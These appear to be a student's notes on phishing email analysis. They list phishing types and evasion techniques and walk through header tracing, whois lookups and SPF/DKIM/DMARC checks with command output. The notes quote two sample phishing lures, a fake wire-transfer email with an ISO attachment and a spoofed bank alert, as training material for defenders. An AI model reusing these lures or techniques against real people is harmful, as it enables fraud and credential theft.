
- ## Credential Harvesting
  - Obtain login credentials from victims
  - Fake login pages, deceptive URLs





3

- ## Malware Delivery
  - Malicious attachments or links
  - Drive-by downloads


Paolo Reggiani
Paol.Reggiani@moss.it

Reply | Reply All | Forward

To wpx@protonmail.com

FW: Due Invoice Payment - protonmail.com - Wire Transfer Document

Date 14 Jan 2020 00:06:05 -0800

Message ID <20200114000605.14F3983143C82AAA@moss.it>

Return-Path <Paol.Reggiani@moss.it>

X-Original-To wpx@protonmail.com

Good Morning,

Please find the attached transfer slip from our bank and confirm receipt of the payment to your account.

Following the trail mail below, our client requested from us to remit payment to your account for business you did with them.

Based on my telephonic conversation with your colleague, kindly reconfirm that your bank details on the wire slip is correct.

I await your kind reply and feedback.

Received with thanks.

1 attachment: quotation.iso 112 KB

- ## Spear Phishing
  - Targeted and customized phishing
  - Research specific individuals or organizations
- ## Whaling
  - Targeting high-profile individuals (CEOs, executives)

- ## Vishing, SMiShing, and Quishing
  - Attempts to obtain information over the phone
  - SMS messages containing malicious URLs
  - QR codes leading to malicious URLs

Phishing Attack Techniques

Tuesday, July 1, 2025 6:39 PM

- **Pretexting**
  - Fabricating a backstory
  - Manipulation under false pretense
- **Spoofing and Impersonation**
  - Email Address Spoofing
  - Domain Spoofing
- **URL Manipulation**
  - URL Shortening
  - Subdomain Spoofing
  - Homograph Attacks
  - Typosquatting
- **Encoding**
  - Obfuscate and evade detection
  - Base64, URL encoding, HTML encoding
  - Obscure JavaScript
- **Attachments**
  - Download and execute
- **Abuse of Legitimate Services**
  - Google Drive, Dropbox, etc.
  - Using trusted reputations to send malware
- **Pharming**
  - Two-step technique
  - Malware-based Pharming
  - DNS Server Poisoning

References:
https://bitly.com
https://unshorten.it
https://www.irongeek.com/homoglyph-attack-generator.php
https://github.com/elceef/dnstwist
https://dnstwist.it/
https://dnstwister.report/
https://phishtank.org/

Email Analysis Methodology

Wednesday, July 2, 2025 12:02 PM

- **Initial Triage**
  - Quickly assess and prioritize
- 1 **Header and Sender Examination**
  - Investigate MTAs, addresses, IPs, etc.
  - Identify the true origin and check authenticity
- 2 **Content Examination**
  - Analyze email content for language, formatting, etc.
  - Look for social engineering red flags
- 3 **Web and URL Examination**
  - Collect web artifacts
  - Utilize tools to inspect URLs and domains
- 4 **Attachment Examination**
  - Securely extract and analyze attachments
  - Checking file reputation and sandboxing
- 5 **Contextual Examination**
  - Consider broader context, recent or current incidents
  - Look for patterns and assess scope
- 6 **Defense Measures**
  - Take reactive defense actions (if needed)
  - Take proactive defense actions
  - Communicate with users and stakeholders
- 7 **Documentation and Reporting**
  - Maintain records of findings, verdicts, and actions taken through detailed reports
  - Close out alerts and tickets

Email Header and Sender Analysis

Wednesday, July 2, 2025 12:07 PM

Keep a look at this email standers in the world :
https://www.iana.org/assignments/message-headers/message-headers.xhtml

```
Received: from PH7PR14MB5442.namprd14.prod.outlook.com (2603:10b6:510:13e::15)
 by SA1PR14MB7373.namprd14.prod.outlook.com with HTTPS; Wed, 1 May 2024
 20:04:16 +0000
Received: from PA7P264CA0421.FRAP264.PROD.OUTLOOK.COM (2603:10a6:102:37d::22)
 by PH7PR14MB5442.namprd14.prod.outlook.com (2603:10b6:510:13e::15) with
 Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.7519.34; Wed, 1 May
 2024 20:04:14 +0000
Received: from SA2PEPF00001509.namprd04.prod.outlook.com
 (2603:10a6:102:37d:cafe::c1) by PA7P264CA0421.outlook.office365.com
 (2603:10a6:102:37d::22) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.7544.25 via Frontend
 Transport; Wed, 1 May 2024 20:04:13 +0000
Authentication-Results: spf=pass (sender IP is 185.70.40.140)
 smtp.mailfrom=protonmail.com; dkim=timeout (key query timeout)
 header.d=protonmail.com;dmarc=pass action=none
 header.from=protonmail.com;compauth=pass reason=100
Received-SPF: Pass (protection.outlook.com: domain of protonmail.com
 designates 185.70.40.140 as permitted sender)
 receiver=protection.outlook.com; client-ip=185.70.40.140;
 helo=mail-40140.protonmail.ch; pr=C
Received: from mail-40140.protonmail.ch (185.70.40.140) by
 SA2PEPF00001509.mail.protection.outlook.com (10.167.242.41) with Microsoft
 SMTP Server (version=TLS1_3, cipher=TLS_AES_256_GCM_SHA384) id 15.20.7544.18
 via Frontend Transport; Wed, 1 May 2024 20:04:11 +0000
X-IncomingTopHeaderMarker:
 OriginalChecksum:C17AD509B4FA1C33AD6837AF53B05160C3206DAEA597C784A116FBD1E13D3CAA;UpperCasedChecksum:255DA5C4E53258A65E29BCEB32930DEF55AEEE0D3B9737CDFDDA32BCBDDF73A9;SizeAsReceived:1160;Count:10
From: alerts@chase.com
Date: Wed, 01 May 2024 20:04:05 +0000
Message-ID: <i7g9MMh5NtErta0zQZEp3D-i-u3FWwdo0wY5mhD8Q1vIvv1yeLj-jMWPAn-HP3FugKsucesWSub00Vns8GRFYG0aH4MyU2paqP6yUnRcgaU=@protonmail.com>
X-Pm-Message-ID: 55310a2549b19d9ae8e8c9d77cff7bf967e0fa21
Subject: Your Bank Account has been blocked due to unusual activities
To: Bob Sanders <bob.sanders@corhalitech.com>
Reply-To: kellyellin426@proton.me
Return-Path: kellyellin426@proton.me
X-MS-Exchange-Organization-ExpirationStartTime: 01 May 2024 20:04:11.6382
 (UTC)
X-MS-Exchange-Organization-ExpirationStartTimeReason: OriginalSubmit
X-MS-Exchange-Organization-ExpirationInterval: 1:00:00:00.0000000
X-MS-Exchange-Organization-ExpirationIntervalReason: OriginalSubmit
X-MS-Exchange-Organization-Network-Message-Id:
 1379135b-f2fa-4380-9202-08dc6a19de51
```

All in the green are email headers of the standers
The orange are headers don't follow any standers but they are added from network or net providers to make such a functionality like tracking and spam check

```
From: alerts@chase.com
Date: Wed, 01 May 2024 20:04:05 +0000
Message-ID: <i7g9MMh5NtErta0zQZEp3D-i-u3FWwdo0wY5mhD8Q1vIvv1yeLj-jMWPAn-HP3FugKsucesWSub00Vns8GRFYG0aH4MyU2paqP6yUnRcgaU=@protonmail.com>
X-Pm-Message-ID: 55310a2549b19d9ae8e8c9d77cff7bf967e0fa21
Subject: Your Bank Account has been blocked due to unusual activities
To: Bob Sanders <bob.sanders@corhalitech.com>
Reply-To: kellyellin426@proton.me
Return-Path: kellyellin426@proton.me
X-MS-Exchange-Organization-ExpirationStartTime: 01 May 2024 20:04:11.6382
```

Message ID : Is unique id made by the 1st MTA (Mail Transfer Agent) , all the before the @ are unique identifier after the @ is the domain name or ip of the host

```
Reply-To: kellyellin426@proton.me
Return-Path: kellyellin426@proton.me
```

Reply-To : specify where the respond should go to when the repaint respond
Return-Path: where the error message is sent if there is a problem

```
X-Sender-IP: 185.70.40.140
```

Is the sender device ip email sent from (not always provided)

In case not found see the received headers and this will show you the MTA path which will show you the path of the message
(look at it as the passport with stamps of country you are passing from)

```
Received: from PH7PR14MB5442.namprd14.prod.outlook.com (2603:10b6:510:13e::15)
 by SA1PR14MB7373.namprd14.prod.outlook.com with HTTPS; Wed, 1 May 2024
 20:04:16 +0000
Received: from PA7P264CA0421.FRAP264.PROD.OUTLOOK.COM (2603:10a6:102:37d::22)
 by PH7PR14MB5442.namprd14.prod.outlook.com (2603:10b6:510:13e::15) with
 Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.7519.34; Wed, 1 May
 2024 20:04:14 +0000
Received: from SA2PEPF00001509.namprd04.prod.outlook.com
 (2603:10a6:102:37d:cafe::c1) by PA7P264CA0421.outlook.office365.com
 (2603:10a6:102:37d::22) with Microsoft SMTP Server (version=TLS1_2,
 cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384) id 15.20.7544.25 via Frontend
 Transport; Wed, 1 May 2024 20:04:13 +0000
Authentication-Results: spf=pass (sender IP is 185.70.40.140)
 smtp.mailfrom=protonmail.com; dkim=timeout (key query timeout)
 header.d=protonmail.com;dmarc=pass action=none
 header.from=protonmail.com;compauth=pass reason=100
Received-SPF: Pass (protection.outlook.com: domain of protonmail.com
 designates 185.70.40.140 as permitted sender)
 receiver=protection.outlook.com; client-ip=185.70.40.140;
 helo=mail-40140.protonmail.ch; pr=C
Received: from mail-40140.protonmail.ch (185.70.40.140) by
 SA2PEPF00001509.mail.protection.outlook.com (10.167.242.41) with Microsoft
 SMTP Server (version=TLS1_3, cipher=TLS_AES_256_GCM_SHA384) id 15.20.7544.18
 via Frontend Transport; Wed, 1 May 2024 20:04:11 +0000
```

last


origenal
or
first

Then you can see the ip info using lookup service as whois or https://whois.domaintools.com/

```
m8a8a8y@m8a8a8y-VirtualBox:~/Desktop/01_Phishing_Analysis/01_Header_Analysis$ whois 185.70.40.140
```

```
inetnum:        185.70.40.0 - 185.70.40.255
netname:        protonmail-1
descr:          Proton Technologies AG
country:        ch
admin-c:        PLA68-RIPE
tech-c:         NA7583-RIPE
status:         ASSIGNED PA
mnt-by:         protonmail-mnt
mnt-routes:     protonmail-mnt
created:        2014-09-16T08:07:21Z
last-modified:  2024-07-31T12:58:35Z
source:         RIPE

role:           Proton NOC
address:        Route de la Galaise 32
address:        1228 Plan-les-Ouates
address:        Switzerland
phone:          +41 22 884 11 00
admin-c:        JH31332-RIPE
tech-c:         JH31332-RIPE
admin-c:        AP34128-RIPE
tech-c:         AP34128-RIPE
admin-c:        SP21703-RIPE
tech-c:         SP21703-RIPE
nic-hdl:        NA7583-RIPE
mnt-by:         protonmail-mnt
created:        2022-02-11T08:22:02Z
last-modified:  2024-07-31T13:19:04Z
source:         RIPE # Filtered

role:           Proton LIR admin
address:        32 Route de la Galaise
address:        CH-1228 Plan-les-Ouates
address:        Switzerland
```

Also we can use https://mha.azurewebsites.net/ or https://mxtoolbox.com/EmailHeaders.aspx
to make better read format of email header




Hop	Submitting host	Receiving host	Time	Delay	Type
1	mail-40140.protonmail.ch (185.70.40.140)	SA2PEPF00001509.mail.protection.outlook.com (10.167.242.41)	5/1/2024 11:04:11 PM		Microsoft SMTP Server (version=TLS1_3, cipher=TLS_AES_256_GCM_SHA384)
2	SA2PEPF00001509.namprd04.prod.outlook.com (2603:10a6:102:37d:cafe::c1)	PA7P264CA0421.outlook.office365.com (2603:10a6:102:37d::22)	5/1/2024 11:04:13 PM	2 seconds	Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384)
3	PA7P264CA0421.FRAP264.PROD.OUTLOOK.COM (2603:10a6:102:37d::22)	PH7PR14MB5442.namprd14.prod.outlook.com (2603:10b6:510:13e::15)	5/1/2024 11:04:14 PM	1 second	Microsoft SMTP Server (version=TLS1_2, cipher=TLS_ECDHE_RSA_WITH_AES_256_GCM_SHA384)
4	PH7PR14MB5442.namprd14.prod.outlook.com (2603:10b6:510:13e::15)	SA1PR14MB7373.namprd14.prod.outlook.com	5/1/2024 11:04:16 PM	2 seconds	HTTPS

Email Authentication Methods

Wednesday, July 2, 2025 1:17 PM

Sender Policy Framework (SPF)

SPF (Sender Policy Framework) is an email authentication method that helps prevent spoofing by allowing domain owners to specify which servers are permitted to send emails on their behalf. Mail servers check the domain's DNS for a **TXT record** listing authorized IPs or hosts. If the sender's IP isn't listed, the email may be marked as **spam or rejected**.



And we can see it using :

```
tcm@SOC101-ubuntu:~/Desktop$ nslookup -type=txt shodan.io | grep -i spf
shodan.io       text = "v=spf1 ip4:216.117.2.180 ip4:69.72.37.146 include:_spf.google.com -all"
tcm@SOC101-ubuntu:~/Desktop$ dig TXT shodan.io | grep -i spf
shodan.io.              273     IN      TXT     "v=spf1 ip4:216.117.2.180 ip4:69.72.37.146 include:_spf.google.c
om -all"
```

Here's a sample SPF record in DNS:

```ini
v=spf1 ip4:192.0.2.0/24 include:_spf.google.com -all
```


This means:

- `v=spf1` – SPF version 1.
- `ip4:192.0.2.0/24` – This IP range is allowed to send emails.
- `include:_spf.google.com` – Also trust Google's SPF records.
- `-all` – All others are **not authorized**.

If it was ~all this will make emails from unauthorized accepted but seen as suspicious

DomainKeys Identified Mail (DKIM)


DKIM stands for **DomainKeys Identified Mail**. It is an **email authentication protocol** that allows the **sender to digitally sign emails**, so the receiving mail server can verify that the email **has not been tampered with** and that it was **sent from an authorized source**.



Domain-based Message Authentication, Reporting & Conformance (DMARC)

DMARC stands for **Domain-based Message Authentication, Reporting and Conformance**. It is an **email authentication protocol** that builds on **SPF** and **DKIM** to protect your domain from **email spoofing, phishing, and unauthorized use**.
DMARC **instructs receiving email servers** on what to do when an email **fails SPF and/or DKIM checks**, and it also **provides reports** back to the domain owner.

Practical--->



1- See the received header and get the Ip of the sender and see his lookup

```
        dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=namecheap.com
Return-Path: <bounces+18856604-a1f1-rachel.jones=cosmicfusiontech.com@mailserviceemailout1.namecheap.com>
Received: from o22.mailservice.namecheap.com (o22.mailservice.namecheap.com. [149.72.142.11])
         by mx.google.com with ESMTPS id s41-20020a25aa2c000000b00da1c5d01d92si750589yb1.91.2023.12.07.06.36.20
         for <rachel.jones@cosmicfusiontech.com>
         (version=TLS1_3 cipher=TLS_AES_128_GCM_SHA256 bits=128/128);
         Thu, 07 Dec 2023 06:36:21 -0800 (PST)
Received-SPF: pass (google.com: domain of bounces+18856604-a1f1-rachel.jones=cosmicfusiontech.com@mailserviceemailout1.namecheap.com
designates 149.72.142.11 as permitted sender) client-ip=149.72.142.11;
Authentication-Results: mx.google.com;
        dkim=pass header.i=@namecheap.com header.s=s1 header.b=ZUpafHVI;
        dkim=pass header.i=@sendgrid.info header.s=smtpapi header.b=CxdmlJnR;
        spf=pass (google.com: domain of bounces+18856604-a1f1-rachel.jones=cosmicfusiontech.com@mailserviceemailout1.namecheap.com
        designates 149.72.142.11 as permitted sender)
        smtp.mailfrom="bounces+18856604-a1f1-rachel.jones=cosmicfusiontech.com@mailserviceemailout1.namecheap.com";
        dmarc=pass (p=REJECT sp=REJECT dis=NONE) header.from=namecheap.com
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=namecheap.com;
```

IP Information for 149.72.142.11

— Quick Stats

IP Location	United States Denver Sendgrid Inc.
ASN	AS11377 SENDGRID, US (registered Jun 28, 2012) ok
Resolve Host	o22.mailservice.namecheap.com ??
Whois Server	whois.arin.net
IP Address	149.72.142.11

```
NetRange:       149.72.0.0 - 149.72.255.255
CIDR:           149.72.0.0/16
NetName:        SENDGRID-149-72-0-0-16
NetHandle:      NET-149-72-0-0-1
Parent:         NET149 (NET-149-0-0-0-0)
NetType:        Direct Allocation
OriginAS:       AS11377
Organization:   SendGrid, Inc. (SENDG-12)
RegDate:        2017-09-05
Updated:        2023-04-18
Comment:        -----BEGIN
CERTIFICATE-----
MIICqjCCAZICCQDhy9sj6vfsITANBgkqhkiG9w0BAQsFADAXMRUwEwYDVQQDDAxzZW5kZ3JpZC5uZXQwHhcNM
jMwNDE4MTMzMzE4WhcNMjQwNDE3MTMzMzE4WjAXMRUwEwYDVQQDDAxzZW5kZ3JpZC5uZXQwggEiMA0GCSqGSI
b3DQEBAQUAA4IBDwAwggEKAoIBAQCtGUyzM6DYu3qWkA/6sQ6c3hqN6TBxb8momQXSRN+OLWQf1pDQ5AShxHM
Mr4wbwPZH6TM+ZeWD5tq59gJ5t/ZaRBLMuoNQGmZVMNbBST/
Ip0sUOVjUZlMX8nTuZkrB/4QdVZzyPQbvIBVArHZ8tFz+fPifvRaU7bv735nWXTaCdsWqyqalc8hriFm2cffk
U/5iqbxbG5E0XHRVBpdU+OH2jz8N0tGv9UXS2rZnavsdw0ijatvArqP4yyCWu6A9rsm+WUPofWURD3bd4G9l+
s9s4/
sQnnUg9l43ge9DzXOONI2kwlGCyvrWrV8ehBZqdLlyUHVIejxxwvjbomwk9bexAgMBAAEwDQYJKoZIhvcNAQE
```

2- This look suspicious look at the authentications

SPF:

```
Received-SPF: pass (google.com: domain of bounces+18856604-a1f1-rachel.jones=cosmicfusiontech.com@mailserviceemailout1.namecheap.com
designates 149.72.142.11 as permitted sender) client-ip=149.72.142.11;
```

Check the SPF manually

```
m8a8a8y@m8a8a8y-VirtualBox:~$ dig TXT mailserviceemailout1.namecheap.com | grep  spf
u1828068.wl069.sendgrid.net. 51 IN      TXT     "v=spf1 include:sendgrid.net ~all"
m8a8a8y@m8a8a8y-VirtualBox:~$ dig TXT sendgrid.net | grep  spf
sendgrid.net.           300     IN      TXT     "v=spf1 ip4:167.89.0.0/17 ip4:208.117.48.0/20 ip4:50.31.32.0/19 ip4:198.37.144.0/20 ip4:198.21.0.0/21 ip4:192.254.112.0/20 ip4:168.245.0.0/17
ip4:149.72.0.0/16 ip4:159.183.0.0/16 include:ab.sendgrid.net ~all"
```

Here we have authorized subnet that the ip sender is from it

3- Lets see the DKIM

And we have 2


```
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=namecheap.com;
1    h=content-transfer-encoding:content-type:from:mime-version:subject:
     x-feedback-id:to:cc:content-type:from:subject:to;
     s=s1; bh=JC8puLkuSJe0B+NjT2//zxmJq/tV+KenAsoFaWhg/KY=;
     b=ZUpafHVIp04QaVful0Mv0C61WY+SF4VSMb2LfGgbL7hnuysuFTw2QA3lXOIESREai9Hx
     N+TgVafvU33C1gQJcW5pDDAw9o4DYayi13gjufKYmuIyQcshL1nV4tm9un+6wJb9JKJljp
     Vsy1vCChF0uzbL82X15IVzHVNqB4w7mGnTB3gZCh5WWQYxerf0TPfiwRoVi39BoHw1/670
     qoitpQgZZhMu6mMsVdq4Y/W3ybR1a7knaxDmGQZl5Albl/P4AmeDGWmbpwNw2ie83Qo7/F
     GiPRkznIqXgfQRjE4uGsU3MVOMS35W8rTSB+GdPzo7waQi7hDfh3KwI4y+zWJEsg==
DKIM-Signature: v=1; a=rsa-sha256; c=relaxed/relaxed; d=sendgrid.info;
2    h=content-transfer-encoding:content-type:from:mime-version:subject:
     x-feedback-id:to:cc:content-type:from:subject:to;
     s=smtpapi; bh=JC8puLkuSJe0B+NjT2//zxmJq/tV+KenAsoFaWhg/KY=;
     b=CxdmlJnRasscvHPNLf/BiH7kESJ8GjeaYFtLrFhtdxbWpqaMkB5qNe3HHf0++cHpeicW
     NNnJRwDiZiH7mdfDWUOMwLKiJzvVQmSL64uKIYTY8TKTgPYDV58OK51fY7aNM1cOC7apKb
     b/cr7MHUa/Jk7C8RZTXX0Rr00pcwhZxWw=
Received: by filterdrecv-8db964b6b-26c2t with SMTP id filterdrecv-8db964b6b-26c2t-1-6571D
        2023-12-07 14:36:19.6883602 +0000 UTC m=+4391674.827712568
Received: from MTg4NTY2MDQ (unknown)
     by geopod-ismtpd-5 (SG) with HTTP
```


4- Using the d (domain) and s (selector) using dig or nslookup

```
tcm@SOC101-ubuntu:~$ nslookup -type=txt s1._domainkey.namecheap.com
;; Truncated, retrying in TCP mode.
Server:         127.0.0.53
Address:        127.0.0.53#53

Non-authoritative answer:
s1._domainkey.namecheap.com     canonical name = s1.domainkey.u1828068.wl069.sendgrid.net.
s1.domainkey.u1828068.wl069.sendgrid.net        text = "k=rsa; t=s; p=MIIBIjANBgkqhkiG9w0BAQEFA
AOCAQ8AMIIBCgKCAQEA4EJ2WbK3G12fhP8hlHBTABlvdbKePJXwux+sjGXRnnoVdGAaw9q9D96qeW3uWqAbBSyPB06w4zTe
K1qi7Ar+rBC91zKEiuoi6Rbd8xkDBG1Emo8RMhZjOHer5xl0TobynvYy6J4F/ge4OgA17nNDfc7n2Xg+OOKHVY4dVZfdgNR
29eGraxD8X0E2pMBdNgtqKvt6S" "4irlnEuhvko+Ls3XqBicTnM30Q04ffyIJWlUqHEwVjBUHKXV+/sTif8UecWw2m9uLY
